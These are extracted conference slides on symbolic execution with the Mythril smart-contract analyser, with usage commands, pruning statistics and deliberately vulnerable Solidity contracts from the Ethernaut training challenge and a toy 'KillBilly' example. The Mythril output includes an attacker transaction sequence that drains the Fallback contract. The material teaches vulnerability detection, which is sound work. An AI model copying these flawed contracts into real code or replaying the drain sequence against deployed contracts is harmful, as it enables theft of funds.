
grantSurvival == False



Symbolic execution (2)



How to kill the cat?



Further reading

- Introduction to Mythril and Symbolic Execution (Joran Honig)
 - <https://medium.com/@joran.honig/introduction-to-mythril-classic-and-symbolic-execution-ef59339f259b>
- Smashing Smart Contracts (B. Mueller, HITB GSEC 2018)
 - <https://github.com/b-mueller/smashing-smart-contracts>
- Advances in Smart Contract Vulnerability Detection (B. Mueller & D. Luca, DEFCON 2019)
 - [ADD LINK](#)

Mythril usage

```
$ pip install mythril
```

```
$ myth analyze <solidity_file>[:contract_name]
```

```
$ myth analyze -a <address>
```

Some flags:

```
$ myth -v4 analyze -t3 --execution-timeout 3600 <solidity_file>
```

Example

- Level 1 of the Ethernaut Challenge
- To practice smart contract hacking check out these awesome pages:

<https://ethernaut.openzeppelin.com>

<https://capturetheether.com>

<https://blockchain-ctf.securityinnovation.com>

```
pragma solidity ^0.5.0;

import 'Ownable.sol';
import 'SafeMath.sol';

contract Fallback is Ownable {

    using SafeMath for uint256;
    mapping(address => uint) public contributions;

    constructor() public {
        contributions[msg.sender] = 1000 * (1 ether);
    }

    function contribute() public payable {
        require(msg.value < 0.001 ether);
        contributions[msg.sender] = contributions[msg.sender].add(msg.value);
        if(contributions[msg.sender] > contributions[_owner]) {
            _owner = msg.sender;
        }
    }

    function getContribution() public view returns (uint) {
        return contributions[msg.sender];
    }

    function withdraw() public onlyOwner {
        _owner.transfer(address(this).balance);
    }

    function() payable external {
        require(msg.value > 0 && contributions[msg.sender] > 0);
        _owner = msg.sender;
    }
}
```

Mythril output

```
Ethernaut — -bash — 135x31
(mythril) Bernhards-MBP:Ethernaut bernhardmueller$ myth a fallback.sol -t3
==== Unprotected Ether Withdrawal ====
SWC ID: 105
Severity: High
Contract: Fallback
Function name: withdraw()
PC address: 1016
Estimated Gas Usage: 1550 - 2491
Anyone can withdraw ETH from the contract account.
Arbitrary senders other than the contract creator can withdraw ETH from the contract account without previously having sent an equivalent amount of ETH to it. This is likely to be a vulnerability.
-----
In file: fallback.sol:28

_owner.transfer(address(this).balance)

-----
Transaction Sequence:

Caller: [CREATOR], data: [CONTRACT CREATION], value: 0x0
Caller: [ATTACKER], function: contribute(), txdata: 0xd7bb99ba, value: 0x1
Caller: [ATTACKER], function: unknown, txdata: 0x, value: 0x1
Caller: [ATTACKER], function: withdraw(), txdata: 0x3ccfd60b, value: 0x0

(mythril) Bernhards-MBP:Ethernaut bernhardmueller$ █
```


State space explosion :(

```
pragma solidity ^0.5.7;

contract KillBilly {
  uint256 private is_killable;
  uint256 private completelyrelevant;

  mapping (address => bool) public approved_killers;


  function engage_fluxcompensator(uint256 a, uint256 b) public {
    completelyrelevant = a * b;
  }

  function vaporize_btc_maximalists(uint256 a, uint256 b) public {
    completelyrelevant = a + b;
  }

  function killerize(address addr) public {
    approved_killers[addr] = true;
  }

  function activatekillability() public {
    require(approved_killers[msg.sender] == true);
    is_killable -= 1;
  }


  function commencekilling() public {
    require(is_killable > 0);
    selfdestruct(msg.sender);
  }
}
```




Mythril pruning algorithm

- Prune unreachable paths given concrete initial state
- Prune pure functions (STOP state == initial state)
- Dynamic pruning. Execute a path only if:
 - It is newly discovered
 - A state variable that was modified in the previous transaction is read somewhere along the path
 - Somewhere along this path, a state variable is written to that we know is being read elsewhere

teEther uses a similar method: <https://www.usenix.org/node/217465>



no pruning
8,807 states



prune pure functions
5,636 states (-36%)



dynamic pruning
3,355 states (-62%)

Mythril v0.21.12
State space graph for 3 transactions
killbilly.sol - <https://gist.github.com/b-mueller/8fcf3b8a2c0f0b691ecc0ef3e245c1c7>

Pruning effectiveness

